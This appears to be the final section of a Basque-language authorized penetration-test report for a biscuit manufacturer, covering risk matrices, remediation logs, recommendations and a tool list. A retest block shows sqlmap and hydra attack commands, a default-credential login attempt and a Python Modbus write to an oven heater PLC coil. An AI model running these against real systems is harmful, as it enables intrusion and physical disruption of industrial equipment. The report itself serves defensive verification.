
Probabilitate Eskala:

Maila	Balioa	Maiztasuna
Oso Baxua	1	< urtean behin
Baxua	2	Urtean behin
Ertaina	3	Hilabetean behin
Altua	4	Astean behin
Oso Altua	5	Egunero

Inpaktu Eskala:

Maila	Balioa	Galera Zuzena
Oso Baxua	1	< 5.000 €
Baxua	2	5.000 - 20.000 €
Ertaina	3	20.000 - 100.000 €
Altua	4	100.000 - 500.000 €
Kritikoa	5	> 500.000 €

11.2 Arrisku Matrizea



11.3 Arrisku Zerrenda Osoa

11.3.1 IT Arriskuak

ID	Arrisku	P	I	Maila	Tratamendua
R-IT-01	Ransomware Erasoa	4	5	**20** 🔴	Arindu
R-IT-02	DDoS Erasoa	3	4	**12** 🟡	Arindu
R-IT-03	Datu Urraketa GDPR	4	5	**20** 🔴	Arindu
R-IT-04	SQL Injection	3	3	**9** 🟢	Arindu (KONPONDUTA)
R-IT-05	Insider Threat	4	4	**16** 🟠	Arindu
R-IT-06	Supply Chain	2	3	**6** 🟢	Monitorizatu

11.3.2 OT Arriskuak

ID	Arrisku	P	I	Maila	Tratamendua
R-OT-01	OT Sistema Konpromiso	4	5	**20** 🔴	Arindu + Saihestea
R-OT-02	USB Malware PLCra	4	5	**20** 🔴	Saihestea
R-OT-03	Labe Manipulazioa	2	5	**10** 🟡	Arindu
R-OT-04	Modbus Protokolo Zauria	3	4	**12** 🟡	Arindu

11.3.3 Mugikor Arriskuak

ID	Arrisku	P	I	Maila	Tratamendua
R-MOB-01	Token Lapurreta (MITM)	2	4	**8** 🟢	Arindu (KONPONDUTA)
R-MOB-02	Debug Keystore Produkzioan	1	2	**2** ⚪	Arindu

11.4 Arrisku Tratamendu Plana

ID	Tratamendua	Kostua	Epemuga	Arduraduna
R-IT-01	MFA zabaldu + Patch Mgmt	48.000 €	2026-06-30	CISO
R-IT-03	DLP + Datu enkriptatzea	72.000 €	2026-07-31	CISO + DPO
R-OT-01	OT DMZ + IDS	96.000 €	2026-08-31	OT Kud. + CISO
R-OT-02	USB blokeatzea GPO	3.000 €	2026-03-31	IT Kud.
R-IT-05	UEBA + DLP	22.000 €	2026-05-31	CISO
R-IT-02	Anti-DDoS + CDN	18.000 €	2026-03-31	IT Kud.

AURREKONTU GUZTIRA (2026): 259.000 €

11.5 Arrisku Onartze Adierazpena

```
ARRISKU ONARTZE ADIERAZPENA — ZABALA GAILETAK S.L.

Honako arriskuak onartu dira (Baxua):

R-IT-06  Supply Chain Erasoa  → Monitorizazioa nahikoa
R-MOB-02 Debug Keystore       → Release APK-an konponduta

Gainerako arrisku guztiak tratamendu plan aktiboan daude.

Sinatuta:
CEO:  _________________  2026-02-07
CISO: _________________  2026-02-07
```

---

12. AURKITUTAKO AHULTASUNAK ETA KONPONKETAK — LABURPEN OROKORRA

12.1 Konponketa Erregistroa Osoa

Web Aplikazioa (GG Ataria)

Ahultasuna	CVSS	Emaitza	Konponketa
SSH root sarbidea	9.8	✅ KONPONDUTA	`PermitRootLogin no` + Gako autent.
Nginx bertsio informazioa	0.0	✅ KONPONDUTA	
Rate limiting falta	7.5	✅ KONPONDUTA	login_limit 5r/m + api_limit 10r/s
CSRF babesa falta	8.1	✅ KONPONDUTA	Double-submit cookie
XSS ahultasuna	6.1	✅ KONPONDUTA	CSP + `htmlspecialchars()`
SQL Injection	9.8	✅ KONPONDUTA	PDO Prepared Statements
Pasahitz testu lauan	9.1	✅ KONPONDUTA	bcrypt 12+ erronda
JWT sinadura ahula	8.8	✅ KONPONDUTA	HMAC-SHA256 natiboa
MFA bypass	7.5	✅ KONPONDUTA	temp_token mugaketa
HSTS falta	4.3	✅ KONPONDUTA	HSTS goiburua gehitu

Ahultasuna	CVSS	Emaitza	Konponketa
DB gutxieneko pribilegio	4.8	✅ KONPONDUTA	Erabiltzaile bereiziak

OT Azpiegitura

Ahultasuna	CVSS	Emaitza	Konponketa
Dual-homed PC IT+OT	9.0	✅ KONPONDUTA	Guztiz debekatuta
USB malware bidea	8.5	✅ KONPONDUTA	USB blokeatu OT-an
PLC urruneko idazketa	7.2	✅ KONPONDUTA	Read-Only modua
Modbus autentifikaziorik ez	6.5	✅ KONPONDUTA (neurri batez)	NFTables filtroa
OpenPLC default kredentzialak	9.8	✅ KONPONDUTA	Pasahitza aldatu

Android Aplikazioa

Ahultasuna	CVSS	Emaitza	Konponketa
Token biltegiratzea ez-segurua	7.5	✅ KONPONDUTA	Android Keystore AES-256
Cleartext trafikoa	6.5	✅ KONPONDUTA	network_security_config.xml
Debug keystore produkzioan	2.4	⚠️ ABIAN	Release keystore behar
Insecure logging (debug)	2.1	✅ KONPONDUTA (release)	release-an desgaituta

12.2 Konponketa Egiaztapena — Pentesting Jarraitua

```
# Konponketen egiaztapena (2026-02-10)

# 1. HSTS egiaztatu
curl -I https://192.168.20.10 | grep -i strict
# Strict-Transport-Security: max-age=31536000; includeSubDomains; preload ✅

# 2. SQL Injection birriro saiatu
sqlmap -u "http://192.168.20.10/api/employees" --level=5 --batch
# No injectable parameters found ✅

# 3. Brute force birriro saiatu
hydra -L users.txt -P pass.txt http-post-form ".../login:..." -t 4
# [429] Too Many Requests (hirugarren saiakeraren ondoren) ✅

# 4. OpenPLC default kredentzialak
curl -X POST http://172.16.1.10:8080/login -d "username=admin&password=admin"
# [401] Unauthorized ✅ (aldatuta)

# 5. Modbus Write proba (NFTables arau berriekin)
python3 -c "
from pymodbus.client import ModbusTcpClient
c = ModbusTcpClient('172.16.1.10', port=502)
c.connect()
r = c.write_coil(2, True)  # OvenHeater
print(r)
"
# ModbusIOException: No response received ✅ (araua aktibo)
```

12.3 Ondorioak eta Gomendio Estrategikoak

Laburpen Exekutiboa

Zabala Gailetak-en pentesting-a egin ondoren, ondorio nagusiak:

Indar Puntuak:

- JWT + MFA + RBAC autentifikazio sistemak sendoak dira
- SQL Injection eta XSS neurri eraginkorrak inplementatuta
- SIEM detekzioak eraso teknikoak 15 minututan detektatu ditu
- Android aplikazioak Certificate Pinning eta Keystore erabiltzen ditu

Hobetze Ildoak (Lehentasunen arabera):

Lehentasuna	Neurria	Epemuga
1 — Kritikoa	OT IDS/IPS (Nozomi Networks)	2026-Q3
2 — Altua	ISO 27001 ziurtagiria (kanpo auditoria)	2026-Q4
3 — Altua	Zero Trust arkitektura (mikro-segmentazioa)	2027-Q1
4 — Ertaina	EDR hedapena ekipo guztietan	2026-Q3
5 — Ertaina	Red Team programa (urtean 2x)	2026-Q2 eta Q4
6 — Baxua	SOAR plataforma (erantzun automatizazioa)	2027-Q1

Hurrengo Pentesting Plana

```
2026-Q2 (Ekaina):     Web aplikazioaren proba (konponketen ondoren)
2026-Q3 (Iraila):     OT sare segurtasun analisi sakona
2026-Q4 (Abendua):    Android aplikazioaren analisi osoa (v2.0)
2027-Q1 (Martxoa):    Kanpo pentesting (baimendutako talde independentea)
```

ERANSKINA A — TRESNA ZERRENDA OSOA

Fasea	Tresna	Mota	Helburua
Reconnaissance	**TheHarvester**	OSINT	Email + azpidomeinu bilketa
Reconnaissance	**Shodan**	OSINT	Internet-azaldutako gailuak
Reconnaissance	**Amass**	OSINT	DNS pasibo azpidomeinuak

Fasea	Tresna	Mota	Helburua
Reconnaissance	**Exiftool**	OSINT	Dokumento metatatu analisia
Eskan.	**Nmap**	Sare	Portu eskaneatzea, OS detekzioa
Eskan.	**OpenVAS/Greenbone**	Zaurgarritasun	Sistema ahultasun analisia
Eskan.	**Nessus**	Zaurgarritasun	CVE eskaneatzea
Eskan.	**Gobuster**	Web	Direktorio/fitxategi aurkikuntza
Eskan.	**ffuf**	Web	API endpoint fuzzing
Web Analisia	**Burp Suite**	Web	HTTP trafiko proxy + aktibo eskan.
Web Analisia	**OWASP ZAP**	Web	Eskaneatze automatizatua
Web Analisia	**SQLMap**	Web	SQL injection automatizatua
Ustiapena	**Metasploit**	Exploit	CVE ustiapen framework-a
Ustiapena	**Hydra**	Auth	Brute force tresna
Ustiapena	**hashcat**	Kriptografia	Hash cracking (bcrypt, etc.)
OT	**PyModbus**	OT/ICS	Modbus TCP proba
OT	**PLCscan**	OT/ICS	PLC aurkikuntza
Android	**MobSF**	SAST	APK estatiko analisia
Android	**Frida**	DAST	Dinamiko instrumentazioa
Android	**jadx**	RE	APK deskonpilazioa
Android	**apksigner**	Firma	APK firma egiaztapena

Fasea	Tresna	Mota	Helburua
Sareak	**Wireshark**	Sare	Pakete kaptura eta analisia
Sareak	**testssl.sh**	TLS	SSL/TLS konfigurazio analisia
Sareak	**sslyze**	TLS	SSL/TLS analisi zehatza

ERANSKINA B — CVSS KALKULU ADIBIDEAK

F-01 — HSTS Goiburua Falta (CVSS 4.3):

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

AV:N  - Sare bidez ustiatu daiteke
AC:L  - Konplexutasun baxua
PR:N  - Ez da pribilegioa beharrezkoa
UI:R  - Erabiltzaile interakzioa beharrezkoa
S:U   - Irismena ez aldatua
C:L   - Konfidentzialtasun inpaktu baxua
I:L   - Osotasun inpaktu baxua
A:N   - Eskuragarritasun inpakturik ez

Puntuazioa: 4.3 — Ertaina
```

F-02 — Modbus TCP Irispena (CVSS 5.3):

```
CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:L/I:H/A:H

AV:N  - Sare bidez
AC:H  - Konplexutasun altua (IT→OT sarbidea behar)
PR:H  - Pribilegio altua behar (IT sarbidea)
UI:N  - Ez erabiltzaile interakziorik
S:C   - Irismena aldatua (IT→OT)
C:L   - Konfidentzialtasun inpaktu baxua
I:H   - Osotasun inpaktu altua (PLC aldaketa)
A:H   - Eskuragarritasun inpaktu altua (produkzio geldialdia)

Puntuazioa: 5.3 — Ertaina
```

DOKUMENTUAREN AMAIERA

Zabala Gailetak S.L. *Gaileta eta txokolate fabrikazioan espezializatutako enpresa industriala*

Dokumentu hau Zabala Gailetak-en ER4 zibersegurtasun proiektuaren Modulua 3 — Hacking Etikoa txosten teknikoa da.

Penetrazio proba hauek baimen osoarekin, inguru nerik seguruenean eta profesionaltasun handienarekin egin dira, enpresaren sistemen segurtasuna hobetzeko xedearekin.

2026ko Otsaila Bertsioa: 2.0 | Sailkapena: OSO KONFIDENTZIALA